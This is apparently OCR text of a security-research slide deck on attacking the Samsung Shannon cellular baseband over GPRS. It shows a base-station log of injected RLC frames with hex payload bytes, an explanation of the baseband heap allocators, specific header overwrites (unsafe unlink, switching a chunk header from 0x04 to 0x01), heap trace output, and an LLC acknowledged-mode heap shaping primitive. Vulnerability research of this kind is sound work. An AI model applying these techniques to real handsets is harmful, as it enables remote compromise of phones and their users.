20240313160106678 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 78/81 (tbf_dl.cpp:545)
20240313160106678 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9a 02 02 02 02 02 02 02 02 02 02 02 02 02 03 88 55 55 55 55  (tbf_dl.cpp:547)
20240313160106697 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 79/81 (tbf_dl.cpp:545)
20240313160106697 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9d 66 66 66 66 01 00 00 00 00 00 00 00 00 00 00 01 00 00 00  (tbf_dl.cpp:547)
20240313160106715 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 80/81 (tbf_dl.cpp:545)
20240313160106715 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 00
9e 02 02 02 02 02 02 02 02 02 02 03 8f 8f 8f 8f 8f 8f 8f 8f 8f  (tbf_dl.cpp:547)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame! 81/81 (tbf_dl.cpp:545)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) RLC-DL injection frame content (23 bytes): 00 01
a0 05 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  (tbf_dl.cpp:547)
20240313160106738 DTBFDL ERROR TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Freeing injection object (tbf_dl.cpp:570)
20240313160106835 DTBFDL INFO TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Scheduled Ack/Nack polling on FN=2492953, TS=4 (tb
f_dl.cpp:873)
20240313160106960 DCSN1 INFO csnStreamDecoder (type: Pkt DL ACK/NACK (2)):  (gsm_rlcmac.c:5476)
20240313160107218 DRLCMACMEAS INFO DL Bandwitdh of IMSI=999780000087044 / TLLI=0xc35b7c1e: 155 KBits/s (gprs_rlcmac_meas.cpp:182)
20240313160107237 DTBFDL INFO TBF(DL:TFI-0-0-0:STATE-FLOW:GPRS:IMSI-999780000087044:TLLI-0xc35b7c1e) Scheduled Ack/Nack polling on FN=2493040, TS=4 (tb
f_dl.cpp:873)
```

Part 4: What’s this? Why don’t I pwn this?

TASZK
WE FIND NEEDLES

Shannon Heap 101

- Multiple heap implementations with common:
  - 32 byte inline chunk header, 4 byte footer
  - malloc/free API that selects algo from first header field (“mid”)
- mid4: “front-end allocator”
- mid1: “back-end allocator”
  - simple old-school coalescing dlmalloc


mid | refcnt
size request + 4
alloc filepath
alloc linenum
task cxt ptr
class
alloc count
guard

size
prev size
is_free
next
prev

TASZK
WE FIND NEEDLES

What to overwrite?

- Technique publicized in 2023
- mid1: classic unsafe unlinking write4
- mid4: corrupt 1st word of chunk header from 0x04 to 0x01 to trigger the back-end free algorithm instead



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WE FIND NEEDLES

Heap Exploitation: Difficulties

- tl;dr: we wouldn’t have to care about mid4 internals for corruption alignment, we will fake mid1 …
- But (almost all) allocations are in mid4!
- So for good heap feng shui we need to understand it still …
- … unless you have a “just works” allocation pattern (i.e. you don’t care about reliability/repeatability of precise overwrites)


TASZK
WE FIND NEEDLES

Heap Exploitation: Difficulties

- Visualization
  - painful to develop without real-time tracing
- Shaping
  - overlapping, non side-effect free allocations
  - race conditions (timers etc)

Shannon mid4 Heap

- 2048 bytes per pool, 2^N pool classes
- all of it 1 allocation out of the back-end
- pools are not pre-assigned to classes
- empty pool goes back to un-assigned
- allocator is first-pool-first-slot-first
- only if a full pool has a freed slot freed, does it move to the head of the class lookaside list



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WE FIND NEEDLES

Heap Visualization

- Challenge: how to analyze, iterate heap shaping techniques
- Debug High Mode generates heap event trace in memory
  - we get type (alloc/free), alloc size, callsite filepath/linenum
- CP Ramdump feature gives memory view (includes heap, heap cxt structs in BSS, heap trace ringbuff in BSS)
- We have written our own `sm_shadow` (see: https://github.com/CENSUS/shadow, pwndbg) for Ghidra

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[...............ssssssss........] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[...............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[...............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[...............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm................] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR................] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[...............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr................] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM................] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[..............ssssssss.......] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[ssssssss........................] FREE  pool: 0x46da9800  part_idx: 0 address: 0x46da9800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159

[CCCCCCCC........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm........] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_util.c linenum: 1408

[........RRRRRRRR..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL3/GRR/Code/Src/rr_os.c linenum: 39

[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[........rrrrrrrr..............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM..............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Visualization

Console – Scripting

```
[..............ssssssss.......] FREE  pool: 0x46da9000  part_idx: 2 address: 0x46da9400 size_request: 472 filepath:
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[..............ssssssss........] FREE  pool: 0x46da9800  part_idx: 2 address: 0x46da9c00 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/SNDCP/Code/Src/snp_Data.c linenum: 125

[..............SSSSSSSS........] ALLOC pool: 0x46da8000  part_idx: 2 address: 0x46da8400 size_request: 472 filepath:
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../../../HEDGE/GSM/GL2/GRLC/Code/Src/rlc_dl_datablock.c linenum: 2923

[cccccccc........................] FREE  pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 1334

[..............mmmmmmmm.......] FREE  pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 73

[........mmmmmmmm...............] FREE  pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
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[........RRRRRRRR...............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 360 filepath:
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[..............MMMMMMMM........] ALLOC pool: 0x46da6000  part_idx: 2 address: 0x46da6400 size_request: 228 filepath:
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../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_main.c linenum: 157

[........MMMMMMMM...............] ALLOC pool: 0x46da6000  part_idx: 1 address: 0x46da6200 size_request: 228 filepath:
../../../HEDGE/GSM/GL2/GMAC/Code/Src/mac_tbf.c linenum: 99

[SSSSSSSS........................] ALLOC pool: 0x46da8800  part_idx: 0 address: 0x46da8800 size_request: 472 filepath:
../../../HEDGE/3GFT/NASL3/LLC/Code/Src/llc_DlDataTxManagement.c linenum: 2159
```

TASZK
WE FIND NEEDLES

Heap Shaping with LLC

- Turns out, in our case, our target itself presents great primitives
- Default LLC operation: UA mode (UnAcknowledged)
  - simple: verify CRC checksum, strip LLC header, forward SDU to correct SAPI
- LLC PDU types: U(nnumbered) frame, I(nformation) frame, etc





Figure 3: LLC frame format

TASZK
WE FIND NEEDLES

Heap Shaping


- U frames can contain commands, including SABM command to request switching to A(cknowledged) mode
- In this mode, LLC must forward SNDCP SDUs (sent as LLC I frames) in-order
- Meaning, it must accept them out of order and wait for next-in-window to arrive before forwarding any
- Mode only available for SNDCP (SAPIs 3, 5, 9, 11)



TASZK
WE FIND NEEDLES

Heap Shaping

- U frames can contain commands, including SABM command to request switching to A(cknowledged) mode
- In this mode, LLC must forward SNDCP SDUs (sent as LLC I frames) in-order
- Meaning, it must accept them out of order and wait for next-in-window to arrive before forwarding any
- Mode only available for SNDCP (SAPIs 3, 5, 9, 11)



TASZK
WE FIND NEEDLES

Heap Shaping


- In Shannon, we get a great heap shaping primitive out of this:
  - to-be-held I frames (i.e. SNDCP SDUs) stored on heap in linked lists until next in-order expected has arrived
  - controlled lifespan: almost fully (can trigger free of entire window for SAPI)
  - repeatability, patterns: four SAPIs, can interleave
  - no side-effects (except for the temporary allocation in RLC: bump out of the pool by using LLC header+footer size difference)

TASZK
WE FIND NEEDLES

Exploit Plan

TASZK
WE FIND NEEDLES


Exploit Plan



